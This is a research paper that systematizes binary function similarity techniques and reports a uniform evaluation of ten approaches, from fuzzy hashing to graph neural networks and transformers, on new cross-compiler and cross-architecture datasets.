In its simplest form, binary function similarity aims at computing a numeric value that captures the "similarity" between a pair of functions in their binary representation, raw bytes (i.e., machine code) constituting the body of the function, as produced by a compiler. Note that, while in this paper we focus on approaches that use functions as units of code, researchers have also studied techniques that focus on lower-level abstractions (e.g., basic blocks) or higher-level ones (e.g., whole programs). The term *similarity* has instead various interpretations, depending on the context. For this paper, we consider two functions as "similar" if they have been compiled from the same source code, independently from the compiler, its version, its compilation flags, or even the architecture the function has been compiled to (e.g., x86, ARM). Thus, according to our definition, two "similar" functions may have vastly different binary representations — and this is what makes this research problem interesting and challenging.

Binary function similarity has been studied in more than a hundred papers. To complicate the landscape, most of the existing approaches cannot be mapped to a single category of techniques, as they are often built on top of different components. Therefore, in this section we focus on the different building blocks that these approaches are composed of, by looking first at the techniques to compute similarity, and then at the types of input data that these approaches can make use of.

[1] All our artifacts and additional technical information are available at https://github.com/Cisco-Talos/binary_function_similarity, referred throughout the paper as [47].

2.1 Measuring Function Similarity

Direct vs. indirect comparison. We can group the techniques to measure function similarity in two main categories. The first class of solutions implement a *direct comparison* of pairs of functions, either by considering raw input data or by implementing some sort of feature extraction. These solutions often need to *learn* that two seemingly-unrelated values can represent similar functions, or vice-versa that close values do not necessarily represent something similar. This is the case when the features extracted from binary functions cannot be directly compared by using basic similarity metrics as they may not be represented in a linear space, or may not have an equivalent weight on the similarity score. Therefore, researchers have proposed to use machine-learning models in order to determine if two functions are similar given a set of extracted features as input. There are several approaches that implement this type of similarity by leveraging Bayesian networks [2], convolutional neural networks [44], Graph Matching Networks (GMN) [40], regular feed-forward neural networks [67], or combinations of them [37]. In these cases, the model is used to output a similarity score between a pair of functions.

To find similar functions, these approaches need to search over the entire dataset and compare the features of the queried function against every entry in the dataset, which is not a scalable solution. For this reason, many approaches implement indexing strategies to pre-filter potentially similar candidates with techniques such as tree-based data structures [55, 68], locality sensitive hashing [15, 22, 32, 56, 61] (approximate nearest neighbor search), bloom filters [35], custom pre-filters based on more simple numeric data [6, 20], clustering techniques [81], or even distributed search approaches such as map-reduce [15].

The second class of solutions implement *indirect comparison* techniques. These approaches map the input features to a "condensed" lower-dimensional representation that can be easily compared to one another using a distance measure, like the euclidean or the cosine distance. These solutions allow efficient one-to-many comparisons. For instance, if a new function needs to be compared against an entire dataset, one can first map each function in the repository to its respective low-dimension representation (this is a one-off operation), then perform the same operation on the new function, and finally compare these representations by using efficient techniques such as approximate nearest-neighbors.

Fuzzy hashes and embeddings. A popular example of low-dimensional representation is a *fuzzy hash*. Fuzzy hashes are produced by algorithms that differ from traditional cryptographic hashes because they are intentionally designed to map similar input values to similar hashes. Pagani et al. [58] studied the limitations of conventional fuzzy/locality sensitive

hashes computed over raw executables, concluding that small variations in the raw bytes of the input can significantly affect the generated hash. However, even if vanilla fuzzy hashes may not be suitable for function similarity, some approaches (like FunctionSimSearch [18]) have proposed more specialized hashing techniques to compare two functions.

Another popular form of low-dimensional representation relies on *embeddings*. The term, popular in the machine-learning community, refers to a low-dimensional space where semantically similar inputs are mapped to points that are close to each other, regardless of how different the inputs looked in their original representation. The goal of the machine-learning models is to learn how to produce embeddings that maximize the similarity among similar functions and minimize it for different functions. In the literature we can identify two main types of embeddings: those that try to summarize the code of each function and those that try to summarize their graph structure.

Code embeddings. Numerous researchers tried to adapt existing Natural Language Processing (NLP) techniques to tackle the binary function similarity problem by treating assembly code as text. These solutions process streams of tokens (e.g., instruction, mnemonic, operand, normalized instruction) and output one embedding per code block, one embedding per instruction, or both. A first class of approaches (e.g., Asm2Vec [14] and [64]) are based on word2vec [52, 53], a well-known technique in the NLP field. Although these models are not designed for cross-architecture embedding generation, they can be trained on different instruction sets at the same time, learning the syntax of different languages (but without being able to map the semantics across languages) or they can be applied on top of an intermediate language. A second line of solutions is based on seq2seq encoder-decoder models [69], which allows to map the semantics from different architectures to the same embedding space, thus learning cross-architecture similarity [49, 80, 82]. A third type of models builds on top of BERT [12], the state-of-the-art pre-training model in NLP based on the transformer [71]. For instance, OrderMatters [78] uses the BERT model pre-trained on four tasks to generate basic block embeddings, while Trex [60] uses a hierarchical transformer and the Masked-Language-Modeling task to learn approximate program execution semantics and then transfer the learned knowledge to identify semantically similar functions.

Assembly code embeddings are usually affected by the number of different instructions they can deal with (the so-called out-of-vocabulary problem (OOV)), and by the maximum number of instructions that can be provided as input to the model. As a result, certain approaches compute instruction-level embeddings [14, 16, 64], basic block embeddings [16, 78, 80, 82], or function-level embeddings [14, 49, 60]. Instruction or basic block embeddings are sometimes leveraged to compute function similarity by using other algorithms such as Longest Common Subsequence [82], or they are used as part of more complex models as detailed in the following category.

Graph embeddings. Another line of research builds on machine-learning approaches that compute embeddings for graphs. These are very suitable to capture features based on the function control-flow graphs, which are cross-architecture by nature. These embeddings can be generated by custom algorithms [24, 44] or by more complex machine-learning techniques, such as Graph Neural Network (GNN) [25, 40, 45, 76, 78, 79]. Some recent approaches from the machine-learning community propose variations of GNN, such as the GMN. These variations are able to produce embeddings comparable in a vector space [40, 43], with the particularity that these embeddings encode information from the two graphs provided as input to the model.

Graph embedding approaches also often encode information from each basic block in their corresponding node of the graph to add more expressiveness. For instance, some solutions compute a set of attributes for each node, thus leading to Attributed Control-Flow Graphs (ACFG), which can either be manually engineered [24, 76] or automatically learned in an unsupervised way [45]. Other authors leverage other embedding computation layers using some of the techniques discussed earlier (e.g., at basic block level [45, 78, 79]).

2.2 Function Representations

Binary functions are essentially streams of bytes corresponding to architecture-specific machine code and data. Starting from this raw input, researchers have used a number of ways to extract higher-level information that could be used to tell whether two functions originate from the same source code. The list, ordered by increasing level of abstraction, includes the following pieces of information.

Raw bytes. Some solutions directly use the raw binary information as a starting point for a similarity measure (e.g., Catalog1 [74]) or combine raw bytes with other information obtained from the control-flow graph (CFG) or the call graph (CG) [44].

Assembly. Assembly instructions, as obtained by a disassembler, can be useful when operations can be encoded in many different ways depending on the instruction size or its operands (e.g., in x86/64 architecture, a `mov` instruction can be encoded by using a number of different opcode bytes [33]). Approaches such as Asm2Vec [14] and Trex [60] benefit from this level of abstraction by using disassembled instructions as input, while others compute additional metrics such as "the number of arithmetic assembly instructions in a given function" [24, 25, 76].

Normalized assembly. Assembly code often encodes constant values (e.g., immediate operands and absolute or relative addresses), which result in a very high number of potential combinations of operations and operands. Assembly normalization is used in [22, 45, 49, 64, 80, 82] to abstract away some of this variability, reduce the vocabulary size, and

converge all the possible variations of the same operation into a single representation.

Intermediate representations. Some approaches work on an even higher abstraction level by lifting the binary representation to an intermediate representation (IR). The use of an IR brings several advantages: (i) it can unify the representation of semantically equivalent but syntactically different instructions, (ii) it potentially abstracts away non-relevant artifacts of different architectures, and (iii) it allows to apply program analysis techniques to simplify (and converge) certain code constructs. Existing works have employed a number of different IRs, such as LLVM [10, 23, 25], VEX [6, 10, 30, 67], and IDA microcode [78, 79].

Structure. Numerous approaches try to capture the internal structure of a given function, or the role that a function plays within the overall program. To capture a function's internal structure, many approaches [3, 18, 32, 56] extract the (intra-procedural) Control-Flow Graph (CFG). Some enrich the CFG with data obtained from the basic blocks, i.e., Attributed Control-Flow Graph (ACFG) [18, 20, 24, 25, 40, 51, 76, 78, 79, 81], or other types of graphs or information obtained from the function (e.g., register flow graph [1]) or its context within the binary (call graph [44, 68]). Finally, some techniques just benefit from the structure provided by the CFG to compute alternative features — such as tracelets (sequences of consecutive basic blocks in the CFG [11, 56]).

Data flow analysis. The implementation of an arithmetic expression at the assembly level may employ different forms to implement the same semantics. To deal with these scenarios, previous works proposed to first compute program slices based on data-flow dependencies, and to then normalize and use them as features to capture a function's behavior [9, 67]. Other papers, such as Vulseeker [25], employ data flow edges between blocks as an additional feature.

Dynamic analysis. Some approaches rely on dynamic analysis [19], e.g., by executing pairs of functions and extracting features from the relationship between the inputs and outputs [30, 62]. Other approaches simply extract semantic features derived from full or partial execution traces [29, 34, 39, 54, 72], while other leverage emulation [77] or hybrid [31, 60] techniques.

Symbolic execution and analysis. As opposed to concrete dynamic execution, some approaches rely on symbolic execution to fully capture the behavior of the function under analysis and to determine the relationship between its inputs and its outputs, under all possible paths [6, 46, 55].

3 Selected Approaches

One of the main contributions of our work is to provide a reference implementation for a number of key approaches and to compare them by performing experiments on a common and comprehensive dataset. Ideally, one would evaluate as many approaches as possible, but clearly it is not feasible to re-implement them all. It is also important to understand that, while there are hundreds of papers on the topic, many of them present small variations of the same techniques and the number of novel solutions is significantly lower.

In this section we first discuss our selection criteria, and we then introduce the set of techniques we implemented and evaluated.

3.1 Selection Criteria

Scalability and real-world applicability. We are interested in approaches that have the potential to scale to large datasets and that can be applicable to real-world use cases. Thus, we do not evaluate approaches that are inherently slow and only focus on direct comparisons, such as the ones based on dynamic analysis, symbolic execution, or high-complexity graph-related algorithms.

Focus on representative approaches and not on specific papers. There are many research works that propose just small variations of the same approach — for example by reusing previous techniques while slightly changing which features are used. This often results in a similar overall accuracy, which makes them less interesting for our comparison.

Cover different communities. The research contributions on the problem of binary function similarity come from different research communities and from both academia and industry. Unfortunately, it is often the case that research papers in a given community are only evaluated against proposals from the same community or, at times, only against previous works from the same authors. Thus, for our evaluation, we wanted to include representative research from the systems security, the programming language analysis, and the machine-learning communities. For completeness, we also considered approaches proposed by industry as well.

Prioritize latest trends. While the first contributions in this research field date back to more than a decade ago, there has been a recent surge in interest. Moreover, the majority of these recent publications employ, in one way or another, techniques based on machine learning. These techniques, in turn, have been reported to outperform all previous approaches. Some researchers have suggested that basic approaches work as well as machine-learning techniques, but our evaluation shows that this is the case only when considering simple evaluation scenarios. Thus, while we do consider various types of approaches, we do prioritize these latest, more promising, research trends.

3.2 Selected Approaches

In Section 2 we have presented the types of input data that researchers have extracted over the years as well as the




Figure 1: Function Similarity Systematization

possible methods to compute function similarity. However, only a subset of the many papers published over the last decade meet the criteria described above. Based on our analysis, we identified 30 techniques, represented in Figure 1, out of which we then selected *ten* representative solutions for our study.

The graph on the left of Figure 1 displays the approaches clustered according to their respective research group. These groups come from both academia and industry — with both Google and Tencent being very active in this area. The edges represent the other solutions to which each paper compares its results with. For instance, the arrow between Gemini and Genius means that the results of Gemini were compared by the authors with the results previously obtained by Genius (both from the same group). The right portion of Figure 1 shows instead the timeline of publication on the Y axis, and the different types of input data on the X axis. The approaches are then clustered in three main groups based on the different ways of computing the similarity, i.e., fuzzy hashes, graph embeddings, and code embeddings.

Both figures make use of tags (in brackets) to identify the community ([S] security, [PL] programming languages, [ML] machine learning, and [SE] software engineering). We also use the [Mono] and [Cross] tags to represent whether the proposed approaches focus on, respectively, mono- or cross-architecture scenarios.

Even if the graph in Figure 1 is not comprehensive and only shows the papers we selected, it depicts once again how several papers compare only against a limited set of previous approaches. There are also other interesting messages we can extract from these plots. First, the binary diffing tools grouped in the middle box [13, 16, 83] have all been designed for a direct comparison of two binaries (e.g., they use the call graph) and they are all mono-architecture. Nevertheless, several papers that proposed cross-architecture and function similarity solutions compare their results against these tools. This is clearly an issue that can lead to wrong conclusions and shows some flaws in the experiments and inappropriate evaluation strategies.

Second, the graph shows that the different communities are often quite hermetic and they rarely compare with papers from other fields. This is a clear limitation for advancing function similarity research and we hope this paper can foster collaboration among the different fields. Last, we can identify seminal papers such as Gemini [76] and discovRE [20] that have been re-implemented and tested extensively in other studies. These works have clearly inspired other researchers to improve the state of the art.

The timeline picture on the right shows a clear trend: the complexity of the solutions and the use of machine learning grew over time. We used this information and the relationships depicted in the picture to select *ten* state-of-the-art solutions that are scalable, representative, and recent. At the same time, we tried to maximize the variance between the research communities.

For instance, we selected Gemini [76] but not Genius and discovRE because Gemini outperformed Genius [24] in all its experiments and Genius outperformed discovRE [20]. Therefore, we are confident that Gemini also outperforms discovRE. Based on similar considerations we selected Asm2Vec [14], which demonstrated a better accuracy than Bingo [6]. We also retained some works that at first sight may seem outdated (e.g., Catalog1 [74]) because we believe they are representative to study the evolution of this field, have interesting results, and reflect our selection criteria. Finally, in some cases we may have selected more than one work in a given category. This can happen when there are concurrent works and it is not clear from the literature which one performs better. In the remaining part of this section we briefly describe the ten selected solutions.

Bytes fuzzy hashing: Catalog1. Catalog1 [74] is a fuzzy hashing approach based on the MinHash Locality Sensitive Hashing [4]. The algorithm takes as input the function bytes and produces a fixed length signature, which is a promising way to compare functions from the same architecture.

This work is from a non-academic community, and it is implemented in an IDA plugin.

CFG fuzzy hashing: FunctionSimSearch. FunctionSimSearch [18] uses the SimHash algorithm [7] to compute a fuzzy hash that combines graphlets (i.e., small connected, non-isomorphic, induced subgraphs) extracted from the CFG, mnemonics, and immediate values from the assembly code. The approach is potentially cross-architecture because of the CFG-based features. This tool is developed by a researcher from the industry.

Attributed CFG and GNN: Gemini. Gemini [76] uses a GNN (Structure2vec [8]) to compute a function embedding starting from the function ACFG (i.e., a control-flow graph with basic-block level attributes). This approach marks a milestone, because it is the first to leverage GNN with a Siamese architecture [5] to learn function similarity. This is clearly an evolution compared to basic ACFG-based solutions (Genius [24]) and it is more efficient than other approaches that leverage CFG data such as Bingo [6], Binsign [56], Kam1no [15], or Tracy [11].

Attributed CFG, GNN, and GMN: Li et al. 2019. The approach presented in [40] is proposed by researchers from the industry (DeepMind and Google) from the machine-learning community and it presents a novel graph matching model to compute the similarity between pairs of graphs. The authors explored function similarity as one of the practical use cases. This approach proposes two cutting-edge models from the machine-learning community that had not yet been studied by system security researchers. Moreover, the paper shows promising results.

IR, data flow analysis and neural network: Zeek. Zeek [67] performs dataflow analysis (slicing) on the lifted code (VEX IR) at the basic-block level and computes strands. Then, a two-layer fully-connected neural network is trained to learn the cross-architecture similarity task. This approach is the most advanced proposal combining intermediate representations, data flow analysis, and machine learning. This work outperforms previous research from the same authors.

Assembly code embedding: Asm2Vec. The Asm2Vec [14] NLP model derives from the PV-DM variant of paragraph2vec [38], an extension of the original word2vec [53] model. Asm2Vec introduces a finer instruction-level splitting and embedding construction in order to overcome the limitations of the out-of-vocabulary (OOV) problem with assembly instructions. This approach is fully unsupervised, and achieves state-of-the-art results in the mono-architecture experiments.

Assembly code embedding and self-attentive encoder: SAFE. SAFE [49] uses the self-attentive sentence encoder from Lin et al. [42] to learn cross-architecture function embeddings. This approach is representative of the NLP encoders from the seq2seq model, and, in contrast to Asm2Vec, it was specifically designed to learn cross-architecture similarity.

Assembly code embedding, CFG and GNN: Massarelli et al., 2019. Massarelli et al. [45] uses the same Structure2vec GNN of Gemini [76], but it changes the block-level features, switching from manually engineered features to unsupervised ones. This approach is interesting because it is an evolution of Gemini and it combines the advantages of instruction-level embeddings, basic-block encoder, and GNN.

CodeCMR/BinaryAI. The model presented in [79] powers the BinaryAI framework [70] for the binary source code matching at function-level. We only focus on the part that handles the function in binary format. The model combines intermediate representation with an NLP encoder to get basic-block embeddings and a GNN to obtain the graph embedding. Two LSTMs encode strings and integer data from the function. The function embedding is the concatenation of the three, and the binary model is trained end-to-end. We note that this work from Tencent is a follow-up of an authors' previous work [78] and the authors, when contacted, explained how the new model is more accurate.

Trex. Trex [60] is a recent work based on a hierarchical transformer and micro-traces. This paper brings a dynamic component that extracts function traces and that is fundamental to learn the semantics of the functions. The authors pretrain the ML model on these traces and transfer the learned knowledge to match semantically similar functions. The matching phase is based exclusively on static features while the emulation to generate the micro-traces is required only during the pretraining. This cross-architecture solution is built on top of the transformer, the state-of-the-art deep learning model in NLP.

4 Evaluation

4.1 Implementation

One of the goals of this study is to perform a fair comparison among the different approaches. For this reason, we implemented each phase of the evaluation in an uniform way, including the binary analysis, the feature extraction, and the machine-learning implementations. In this way, it is possible to create a common ground to perform a meaningful and fair comparison of the different methodologies.

For the binary analysis phase we used IDA Pro 7.3 [28], while for the feature extraction we relied on a set of Python scripts using the IDA Pro APIs, Capstone [63], and NetworkX [26]. We implemented all the neural network models in Tensorflow 1.14, with the only exception of Trex [60], which was built on top of Fairseq [57], a sequence modeling toolkit for PyTorch. Finally, we used Gensim 3.8 [65] to implement Asm2Vec [14] and to run the instruction embedding models [45, 49].

In several cases we were able to obtain at least a portion of the original code base of the underlying research works [17, 21, 48, 50, 59, 74, 75]. Unfortunately, even when part of the code

was available, it was often tailored to the dataset the authors used in their paper, and we had to put a substantial implementation effort to make it execute correctly on a different set of test cases. During this process, we adopted a uniform implementation to minimize evaluation differences and we introduced several code optimizations. When the code was not available, we contacted the authors, but we received either no answer or limited support. Two approaches, Zeek [67] and Asm2Vec [14], have been fully reimplemented, while CodeCMR was tested by the authors due to the high complexity of the model and several "hidden" variables not discussed in the paper.

Additional technical details of all our implementations, together with information regarding our effort to contact the respective authors and the considerations regarding the use of pre-trained models, are available in [47].

We run all the experiments on a workstation equipped with Ubuntu 18.04, Intel Xeon Gold 6230 (80 virtual cores @2.10 GHz), 128GB DDR4 RAM, and one Nvidia RTX2080 Ti GPU (1350MHz, 11GB GDDR6, 13.45 TFLOPS FP32).

4.2 Dataset

We created two new datasets, Dataset-1 and Dataset-2, which aim at capturing the complexity and variability of real-world software, while covering the different challenges of binary function similarity: (i) multiple compiler families and versions, (ii) multiple compiler optimizations, (iii) multiple architectures and bitnesses, and (iv) software of different nature (command line utilities vs. GUI applications). We use Dataset-1 to train the machine-learning models and both datasets to test the evaluated approaches.

Dataset-1. Dataset-1 is composed of seven popular open-source projects: `ClamAV`, `Curl`, `Nmap`, `OpenSSL`, `Unrar`, `Z3`, and `Zlib`. Once compiled, they produce 24 distinct libraries. Each library is compiled using two compiler families, `GCC` and `Clang`, with four different versions each, covering major releases from 2015 to 2021 (additional details on the open-source projects and compiler versions are provided in [47].) Each library is compiled for three different architectures, x86-64, ARM, and MIPS, in 32 and 64 bit versions (with a total of 6 architecture combinations), and 5 optimization levels `O0`, `O1`, `O2`, `O3`, and `Os`.

Following our definition of function similarity, we disabled function inlining to compare functions originating from exactly the same source code: function inlining is in fact an addition of code into the original source code, and it could potentially pollute our results and lead to misleading conclusions.

In total, this dataset consists of 5,489 binaries, with an average of 228 combinations per binary project, and a total of 26.8M functions. Following the criteria applied by several seminal papers [20, 24], we filtered out the functions that had less than five basic blocks (18.2M). 80% of the filtered functions correspond to functions with two basic blocks, and 93% of these have less than 30 assembly instructions. The remaining 8.6M functions are the starting point for the construction of the training, validation and testing dataset. The Appendix includes additional information about the number of basic blocks and instructions for the selected functions.

Dataset-2. Dataset-2 is built on top of the binaries released by the authors of Trex [60], a very recent paper. In particular, we selected 10 libraries out of 13 to avoid any intersection with Dataset-1: `Binutils`, `Coreutils`, `Diffutils`, `Findutils`, `GMP`, `ImageMagick`, `Libmicrohttpd`, `LibTomCrypt`, `PuTTy`, and `SQLite`. The dataset contains binaries *already* compiled for x86, x64, ARM 32 bit and MIPS 32 bit, 4 optimization levels (`O0`, `O1`, `O2`, `O3`) and `GCC-7.5`. Dataset-2 complements our Dataset-1 with the purpose of i) validating the results of the models of Dataset-1 on a diverse and large collection of binaries, and ii) including the comparison with the recent Trex approach. Indeed, Trex could not be pre-trained and fine-tuned on Dataset-1, because the emulator released by the authors [59] only supports a subset of the architecture and bitness combinations. Moreover, as detailed in our online material in [47], Trex is extremely expensive to retrain, and we opted to use the same model as the authors in their experiments on the same set of binaries. We acknowledge the potential advantage of Trex in this evaluation compared to the other models trained on Dataset-1 (thus on a larger set of architectures), and we keep this into consideration in our discussion.

Dataset availability. To the benefit of the community and to ease future works in the area, we are releasing the full dataset to the public, available in [47]. We also release the scripts and patches we used to compile them so that future researchers can re-create the dataset and build on top of our work.

4.3 Experimental Settings

We performed extensive experiments to evaluate the accuracy of the selected approaches and several of their variants. To this end, we identify *six* different tasks to evaluate: (1) XO: the function pairs have different optimizations, but the same compiler, compiler version, and architecture. (2) XC: the function pairs have different compiler, compiler versions, and optimizations, but same architecture and bitness. (3) XC+XB: the function pairs have different compiler, compiler versions, optimizations, and bitness, but same architecture. (4) XA: the function pairs have different architectures and bitness, but the same compiler, compiler version, and optimizations. (5) XA+XO: the function pairs have different architectures, bitness, and optimizations, but the same compiler and compiler version. (6) XM: the function pairs come from arbitrary architectures, bitness, compiler, compiler versions, and optimization.

The first three tasks evaluate the techniques for those use cases that are limited to a single architecture only, including some practical applications of function similarity in malware analysis and collaborative reverse engineering. The fourth task is relevant for the analysis of firmware images cross-compiled

by using always the same compiler and compiler options. The fifth task is designed to support Dataset-2, which is compiled with only one compiler and compiler version. Finally, the last task is the most challenging and includes comparisons across the entire dataset. In our evaluation we also consider three sub-datasets for XM: XM-S, XM-M, and XM-L, which include small-sized functions (with less than 20 basic blocks), medium (between 20 and 100), and large ones (more than 100 blocks).

Each task is evaluated according to two different tests: (i) the area under curve (AUC) of the receiver operating characteristic (ROC) curve, which is an aggregate measure of the performance of a model across all the possible classification thresholds, and (ii) two commonly used ranking metrics, the mean reciprocal rank (MRR), and the recall (Recall@K) at different K thresholds. Ranking measures are useful to evaluate the model performances in those applications where it is necessary to search candidates functions through a large database, such as in the vulnerability research use case.

For the first test, we constructed a dataset of 50k positive pairs and 50k negative pairs for each task, with a total of 700k function pairs across Dataset-1 and Dataset-2. For the ranking test, we selected 1,400 positive pairs and 140k negative pairs, that is 100 negative pairs for each positive one.

Overall our tests cover 438,981 unique binary functions, with the constraint of having at least five basic blocks. In every task, the pairs are randomly sampled according to the corresponding constraints (e.g., in cross-optimization, positive and negative pairs belong to the same architecture).

To make our evaluation more meaningful, we opted to remove duplicate functions (by checking for their names and the hash of their instructions). We also note that this "pair selection" aspect is crucial for a proper evaluation. Unfortunately, several recent works use different ways to select such pairs, making their training tasks significantly easier or more difficult. For example, in [36], the researchers generated negative pairs while keeping the same compiler options. In another example (VulSeeker [25]) the negative pairs are randomly generated and they do not enforce any check on the compiler options as well as the presence of the anchor function. These inconsistencies hinder the potential for fair comparisons, and they are often overlooked.

By following the common practice in this research area, we present the evaluation of the selected approaches in the most generic way, using two specifically designed datasets. We note that directly evaluating the approaches on a security application is usually challenging, especially in the case of vulnerability discovery and malware clustering, because it requires to create an accurate ground-truth, which is the problem that function similarity is trying to solve in the first place.

4.4 Fuzzy-hashing Comparison

This section discusses our in-depth investigation of the two approaches based on fuzzy hashing: Catalog1 [74] and FunctionSimSearch [18].

Table 1: AUC Comparison of Catalog1 and FunctionSimSearch (FSS) when varying only one variable at the time: Architecture, Bitness, Compiler, Optimizations, Compiler Version

		Free variable				
	Description	Arch	Bit	Comp	Opt	Ver
Catalog1	B + size 16	0.49	0.63	0.63	0.75	0.94
Catalog1	B + size 128	0.43	0.76	**0.85**	**0.92**	**0.99**
FSS	G	**0.81**	**0.89**	0.68	0.74	0.87
FSS	G + M	0.66	0.88	0.78	0.83	0.97
FSS	G + M + I	0.67	0.88	0.77	0.82	0.97
FSS	w(G + M + I)	0.75	0.83	0.67	0.74	0.82

Catalog1 uses raw bytes as input features and a different signature size (i.e., number of hash functions): we show the results of two variants, one with size 16 and the other with size 128. In contrast, FunctionSimSearch (FSS) uses a combination of graphlets (G), mnemonics (M) and immediates (I): we did different tests by incrementally enabling different types of input features, including their weighted linear combination *w*, as we found it in the original implementation (G:1.00, I:4.00, M:0.05).

Since fuzzy hashing approaches are not influenced by a training phase, we used them to perform a targeted evaluation of how each compilation variable affects the comparison of binary functions. Thus, for these approaches, we first perform multiple experiments in which we vary one variable (i.e., compiler family, version, options, architecture, and bitness) while we keep the remaining ones the same. The results, in Table 1, make clear that, when considering only one free variable at a time, even simple approaches such as fuzzy hashes are effective: "raw" bytes are confirmed to be good features for same-architecture comparisons, while graphlets are effective in cross-architecture comparisons. For Catalog1, the bigger the signature size, the better the performances, but they are limited by the total number of hash functions included in the implementation.

We then evaluated these two approaches with the six tasks presented earlier. Tables 2 and 4 show the results on Dataset-1 and Dataset-2: having multiple free variables at the same time is a much harder problem and simple approaches are not effective anymore. In the XC task (Table 2), Catalog1 and FSS have identical AUC. For FSS, the graphlets-only (G) configuration is the best in all the tasks except XC and XO, where using graphlets with mnemonics (G+M) has higher AUC. Moreover, FSS also seems to work better on bigger functions, which may be due to the higher number of different graphlets that can be extracted. Finally, in the XA task, FSS accuracy decreases when using additional features such as mnemonics and immediates, and surprisingly, the weighted linear combination of the three features do not produce better results than other basic configurations. Catalog1 is the fastest among the two approaches, while FSS is about 3 times slower due to a longer feature extraction phase.

Table 2: Comparison of Catalog1 and FunctionSimSearch (FSS) on Dataset-1.

						XM					XC+XB	
	Description	XC	XC+XB	XA	XM	small	medium	large	MRR10	Recall@1	MRR10	Recall@1
Catalog1	B + size 16	0.66	0.60	0.48	0.54	0.54	0.53	0.54	0.08	0.07	0.25	0.23
Catalog1	B + size 128	**0.73**	0.66	0.43	0.55	0.54	0.55	0.58	0.12	0.09	**0.31**	**0.27**
FSS	G	0.72	**0.72**	**0.69**	**0.70**	**0.70**	**0.71**	**0.77**	**0.26**	**0.20**	0.29	0.23
FSS	G + M	**0.73**	0.71	0.58	0.65	0.64	0.66	0.70	0.17	0.13	0.29	0.24
FSS	G + M + I	**0.73**	0.70	0.58	0.65	0.64	0.66	0.71	0.15	0.09	0.28	0.23
FSS	*w* (G + M + I)	0.69	0.69	0.65	0.67	0.66	0.68	0.72	0.21	0.16	0.23	0.17

4.5 Machine-learning Models Comparison

We evaluate all selected approaches by using a common training dataset extracted from Dataset-1 (with the exception of Trex [60]) and using a similar criteria to the XM task to create positive and negative samples. However, it is important to note that it would be possible to further improve the results of each task by using task-specific training data. We did perform this evaluation but we omit the results as we noticed that training on the most generic data (XM) achieves overall performances that are close to the best for each task.

Comparing machine-learning models, especially deep neural networks, is a challenging task because several variables may influence the final results, including the model implementation and configuration (e.g., number of layers or the type of recurrent neural network), the different hyperparameters (e.g., the learning rate and the batch size), the loss function, the optimizer, and the number of training epochs. To be as uniform as possible in our comparison, all models were trained with the same randomly generated data extracted from 256,625 unique binary functions. Moreover, we performed extensive experiments to evaluate different sets of features, different model configurations, hyperparameters, and loss functions. The results for each model can be improved by using an extensive grid search approach and the results we present can be used as a starting point for future works.

Table 3 and Table 4 show the results of the tested models and their respective variants on the two datasets. Table 8 includes some generic information about the models and their training, such as the number of parameters, the batch size, the number of epochs, and the training time for each epoch.

Results show that among the models that produce a vector representation of a function (i.e., an embedding) *the GNN from [40] achieves the best values in all the metrics and in all the tasks*. We also note how most of the machine-learning models perform quite similarly when compared on AUC, but differently on ranking metrics (MRR10 and recall@1), as shown in Figure 2. Then, regarding the other embedding models, SAFE [49] provides better AUC than GNN with unsupervised features [45], and in one specific configuration slightly better AUC than Gemini [76]. For the approaches that perform direct comparisons, *the GMN from [40] is the best performing model in all the tasks*, while Zeek has a slightly lower AUC (except for large functions), but much lower MRR10 and recall@1.

We now discuss in depth eight observations from our results.

Comparing Trex. Our results show that, on the XO task, Trex has the same AUC and similar MRR10 and recall@1 as Asm2Vec, as well as the other word2vec variants, which is slightly lower than the one of GNN and GMN. This consolidates the finding that language models are strong in the same architecture tasks. However, differently from Asm2Vec, Trex retains the same performances also in the XA and XA+XO task, which shows the power of the transformer in (cross language) cross-architecture setup. We confirm that Trex improves SAFE performances in the XO task (0.94 vs. 0.90) and in the XA+XO task (0.94 vs. 0.91). Our tests also show that the inference for Trex running on GPU (more details in [47]) is faster than our multiprocess Asm2Vec implementation (3.92s vs. 8.51s for 100 functions), but it is slower than SAFE running on CPU (3.92s vs. 1.46 for 100 functions).

Comparing different GNNs. Both Gemini [76] and Li et al. [40] use GNNs with a different variant of the message passing and aggregation layer [8, 41]. Using the results from the third and fourth block of lines in Table 3 and Table 4, we compare the two variants using both basic block features (the bag of words (BoW) of the opcodes) and no features. Results show that the GNN variant of Li et al. provides a significant improvement over GNN (s2v), the one used by Gemini, in all the tasks. However, the execution time of two variants remain similar (1.48s vs. 1.40s when using no features).

